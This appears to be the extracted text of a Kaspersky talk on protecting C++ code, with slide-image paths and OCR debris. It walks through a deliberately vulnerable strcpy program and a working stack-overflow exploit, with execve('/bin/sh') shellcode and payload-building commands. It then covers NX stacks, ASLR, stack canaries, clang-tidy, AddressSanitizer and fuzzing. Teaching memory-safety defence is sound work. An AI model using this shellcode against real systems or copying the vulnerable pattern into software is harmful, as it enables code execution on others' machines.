


Protecting C++

Pavel.Filonov@Kaspersky.com

kaspersky



**C and C++ are
unsafe**



Undefined behavior



Memory access



Indirect calls

Safety

- Bugs
- Crashes
- Data Corruption

Security

- Leaks
- Denial of Service
- Remote Code Execution

R

Remote Code Execution




Agenda

Instruments

Technics

Protection

Registers



Assembly

```
int gcd(int a, int b)
{
    while (b) {
        int r = a % b;
        a = b;
        b = r;
    }
    return a;
}
```

```
gcd:
    push    ebp
    mov     ebp, esp
    sub     esp, 16
    jmp     .L2

.L3:
    mov     eax, [ebp+8]
    cdq
    idiv   [ebp+12]
    mov     [ebp-4], edx
    mov     eax, [ebp+12]
    mov     [ebp+8], eax
    mov     eax, [ebp-4]
    mov     [ebp+12], eax

.L2:
    cmp     [ebp+12], 0
    jne     .L3
    mov     eax, [ebp+8]
    leave
    ret
```

Machine codes

gcd:

			Address	Machine Codes
	push	ebp	00000000	6655
	mov	ebp, esp	00000002	6689E5
	sub	esp, 16	00000005	6683EC10
	jmp	.L2	00000009	EB25


.L3:

	mov	eax, [ebp+8]	0000000B	66678B4508
	cdq		00000010	6699
	idiv	[ebp+12]	00000012	6667F77D0C
	mov	[ebp-4], edx	00000017	66678955FC
	mov	eax, [ebp+12]	0000001C	66678B450C
	mov	[ebp+8], eax	00000021	6667894508
	mov	eax, [ebp-4]	00000026	66678B45FC
	mov	[ebp+12], eax	0000002B	666789450C



.L2:

	cmp	[ebp+12], 0	00000030	6667837D0C00
	jne	.L3	00000036	75D3
	mov	eax, [ebp+8]	00000038	66678B4508
	leave		0000003D	C9
	ret		0000003E	C3




Memory sections



Stack frame



Here be dragons



```
const size_t BUFF_SIZE = 80;  
  
void greetings(const char* str) {  
    char name[BUFF_SIZE];  
  
    strcpy(name, str);  
    printf("Hello, %s\n", name);  
}  
  
int main(int argc, char* argv[]) {  
    greetings(argv[1]);  
  
    return 0;  
}
```

\$./hello Pavel
Hello, Pavel

\$./hello AAAAAAAAAAAAAA...AAAAAA
Hello, AAAAAAAA...AAAAAA
Segmentation fault ←



```
void greetings(const char* str)
{
    char name[BUFF_SIZE];
    strcpy(name, str);
    printf("Hello, %s\n", name);
}
```

```
greetings(char const*):
    push    ebp
    mov     ebp, esp
    sub     esp, 104
    mov     eax, [ebp+8]
    mov     [esp+4], eax
    lea     eax, [ebp-88]
    mov     [esp], eax
    call    strcpy
    lea     eax, [ebp-88]
    mov     [esp+4], eax
    mov     [esp], OFFSET FLAT:.LC0
    call    printf
    leave
    ret
```

Buffer overflow

```
greetings(char const* str);
```

```
push    ebp  
mov     ebp, esp  
sub    esp, 104  
mov     eax, [ebp+8]  
mov     [esp+4], eax  
lea     eax, [ebp-88]  
mov     [esp], eax  
call    strcpy  
lea     eax, [ebp-88]  
mov     [esp+4], eax  
mov     [esp], OFFSET .LC0  
call    printf  
leave  
ret
```

0x41414141: ?????

Exploit


```
./hello $"(perl -e 'print "\x31\x59\x13\xEB....")"
```

```
greetings(char const* str):
```

```
push    ebp  
mov     ebp, esp  
sub    esp, 104  
mov     eax, [ebp+8]  
mov     [esp+4], eax  
lea     eax, [ebp-88]  
mov     [esp], eax  
call    strcpy  
lea     eax, [ebp-88]  
mov     [esp+4], eax  
mov     [esp], OFFSET FLAT:.LC0  
call    printf  
leave  
ret
```

ebp-88

ebp
ebp+4
ebp+8



Payload

17

Address	Machine code
---------	--------------

00000000	EB13
----------	------

00000002	59
----------	----

00000003	31C0
----------	------

00000005	B004
----------	------

00000007	31DB
----------	------

00000009	43
----------	----

0000000A	31D2
----------	------

0000000C	B214
----------	------

0000000E	CD80
----------	------

00000010	B001
----------	------

00000012	4B
----------	----

00000013	CD80
----------	------

00000015	E8E8FFFFFF
----------	------------

0000001A	596F75277665206265
----------	--------------------

00000023	656E206861636B6564210A
----------	------------------------

Assembly

jmp short L1

L2:

; ssize_t write(int fd, const void* buf, size_t count)
--

pop ecx ; get return address from stack

xor eax, eax ; eax = 0

mov al, 4

xor ebx, ebx ; ebx = 0

inc ebx ; ++ebx

xor edx, edx ; edx = 0

mov dl, 20

int 0x80

; void _exit(int status)

mov al, 1

dec ebx ; ebx = 0

int 0x80

L1:

call L2 ; store following address on stack
--

db "You've be"

db "en hacked!", 10

```
$nasm print_msg.asm -o exploit  
$perl -e 'print "\x90"x46' >> exploit  
$perl -e 'print "\x40\xf6\xff\xbf"' >> exploit
```

```
./hello "$(cat exploit)"  
Hello, Y1 1 C1X K      You've been hacked!
```

You've been hacked!

Address Machine Code

00000000 EB16

00000002 5B

00000003 31C0

00000005 884307

00000008 895B08

0000000B 89430C

0000000E 8D4B08

00000011 8D530C

00000014 B00B

00000016 CD80

00000018 E8E5FFFFFF

0000001D 2F62696E2F736858

00000025 4141414142424242

Assembly

jmp short L1

L2:

; int execve(const char *filename, char *const argv[]
, char *const envp[])

pop ebx

xor eax, eax

mov [ebx + 7], al

mov [ebx + 8], ebx

mov [ebx + 12], eax

lea ecx, [ebx + 8]

lea edx, [ebx + 12]

mov al, 11

int 0x80

L1:

call L2

db '/bin/shX'

db 'AAAABBBB'

```
$nasm shellcode.asm -o exploit  
$perl -e 'print "\x90"x46' >> exploit  
$perl -e 'print "\x40\xf6\xff\xbf"' >> exploit
```

```
./hello "$(cat exploit)"  
Hello, [1 C C  
S
```

/bin/shXAAAABBBA

sh\$





Non executable stack

22

```
$gcc hello.cpp -o hello -z execstack
```

```
$execstack -q hello
```

```
X hello
```

```
$execstack -c hello
```

```
$execstack -q hello
```

```
- hello
```

```
./hello "< exploit"
```

```
Hello, [1 C C  
S
```

```
` /bin/shXAAAABBBB
```

@

Segmentation fault

Return to libc

system("/bin/sh")

23

dummy.c:

```
int main() {
    system();
}
```

```
$gcc dummy.c -o dummy
```

```
$ gdb -q dummy
```

```
Reading symbols from dummy...
```

```
(no debugging symbols found)...done.
```

```
(gdb) print system
```


```
$1 = {<text variable, no debug info>}
```

```
0x80482f0 <system@plt>
```

ebp-88


ebp

ebp+4



Address Space Layout Randomization

24



Address Space Layout Randomization

25

```
#echo 0 > /proc/sys/kernel/randomize_va_space
```

```
$ ./dummy
```

```
buff: 0xbffff66c
```

```
$ ./dummy
```

```
buff: 0xbffff66c
```

```
$ ./dummy
```

```
buff: 0xbffff66c
```

```
#echo 1 > /proc/sys/kernel/randomize_va_space
```

```
$ ./dummy
```

```
buff: 0xbff50ebc
```

```
$ ./dummy
```

```
buff: 0xbfb2957c
```

```
$ ./dummy
```

```
buff: 0xbfb3f7fc
```

```
void foo() {  
    char buff[80];  
    printf("buff: %p\n", buff);  
}  
  
int main() {  
    foo();  
}
```

```
$g++ -fstack-protection hello.cpp -o hello
```

```
$./hello "< exploit)"
```

```
Hello, [1 C C  
S
```

```
` /bin/shXAAAABBBB
```

@

```
*** stack smashing detected ***: ./hello1 terminated
```

```
Aborted
```

```
greetings(char const* str):  
    push    ebp  
    mov     ebp, esp  
    sub     esp, 104  
    mov     eax, [ebp+8]  
  
    mov     [esp+4], eax  
    lea     eax, [ebp-88]  
    mov     [esp], eax  
    call    strcpy  
    lea     eax, [ebp-88]  
    mov     [esp+4], eax  
    mov     [esp], OFFSET FLAT:.LC0  
    call    printf  
  
.L2:  
    leave  
    ret
```

```
greetings(char const*):  
    push    ebp  
    mov     ebp, esp  
    sub     esp, 120  
    mov     eax, [ebp+8]  
    mov     [ebp-108], eax  
    mov     eax, gs:20  
    mov     [ebp-12], eax  
    xor     eax, eax  
    mov     eax, [ebp-108]  
    mov     [esp+4], eax  
    lea     eax, [ebp-92]  
    mov     [esp], eax  
    call    strcpy  
    lea     eax, [ebp-92]  
    mov     [esp+4], eax  
    mov     [esp], OFFSET FLAT:.LC0  
    call    printf  
    mov     eax, [ebp-12]  
    xor     eax, gs:20  
    je      .L2  
    call    __stack_chk_fail  
  
.L2:  
    leave  
    ret
```

```
$clang-tidy hello.cpp
```

/vagrant/src/hello.cpp:11:5: **warning**: Call to function '**strcpy**' is
insecure as it does not provide bounding of the memory buffer.
Replace unbounded copy functions with analogous functions
that support length arguments such as '**strlcpy**'. CWE-119 [clang-
analyzer-security.insecureAPI.strcpy]

```
strcpy(name, str);
```

 ^

```
$g++ -fsanitize=address hello.cpp -o hello
$./hello "< exploit"
=====
==2590== ERROR: AddressSanitizer: unknown-crash on address 0xbffff5c0 at pc
0xb6a02038 bp 0xbffff588 sp 0xbffff168
WRITE of size 97 at 0xbffff5c0 thread T0
#0 0xb6a02037 (/usr/lib/i386-linux-gnu/libasan.so.0.0.0+0xe037)
#1 0x80486bb (/vagrant/src/hello2+0x80486bb)
#2 0x80487a4 (/vagrant/src/hello2+0x80487a4)
#3 0xb685caf2 (/lib/i386-linux-gnu/libc-2.19.so+0x19af2)
#4 0x8048590 (/vagrant/src/hello2+0x8048590)
Address 0xbffff5c0 is located at offset 32 in frame <greetings> of T0's stack:
This frame has 1 object(s):
[32, 112) 'name'
```

```
extern "C" int LLVMFuzzerTestOneInput(const uint8_t *Data, size_t Size) {
    greetings(reinterpret_cast<const char*>(Data));
    return 0;
}
```

```
$clang++ -fsanitize=fuzzer,address hello.cpp -o hello
```

```
$. ./hello
```

```
=====
==6777==ERROR: AddressSanitizer: stack-buffer-overflow on address 0x602000000011 at
pc 0x0000004f1c54 bp 0x7ffef7cc7ed0 sp 0x7ffef7cc7680
READ of size 2 at 0x602000000011 thread T0
#0 0x4f1c53 in __interceptor_strcpy.part.262 (/root/a.out+0x4f1c53)
#1 0x564251 in greetings(char const*) /root/hello.cpp:12:5
#2 0x564370 in LLVMFuzzerTestOneInput /root/hello.cpp:18:3
#3 0x43121d in fuzzertest::Fuzzer::ExecuteCallback(unsigned char const*, unsigned
long) (/root/a.out+0x43121d)
```

Secure Development Lifecycle

31



Thank you!

If you are looking at this last slide, you are already a hero!

kaspersky

1. Кодогенерация C++ кроссплатформенно - youtu.be
2. Anatomy of a Program in memory - manybutfinite.com
3. Compiler Explorer - godbolt.org
4. MUST READ BOOK - Hacking: The Art of Exploitation - wikipedia.org
5. Anatomy of stack smashing Attack - drdobbs.com
6. Protection against buffer overflow - [.win.tue.nl](https://win.tue.nl)
7. Bypassing ASLR - splotfun.wordpress.com
8. Getting around non-executable stack seclists.org
9. On the Effectiveness of Address-Space Randomization - stanford.edu
10. Clang-tidy security checks - clang.llvm.org
11. Address sanitizer - github.com
12. libFuzzer tutorial - github.com
13. Microsoft Secure Development Lifecycle microsoft.com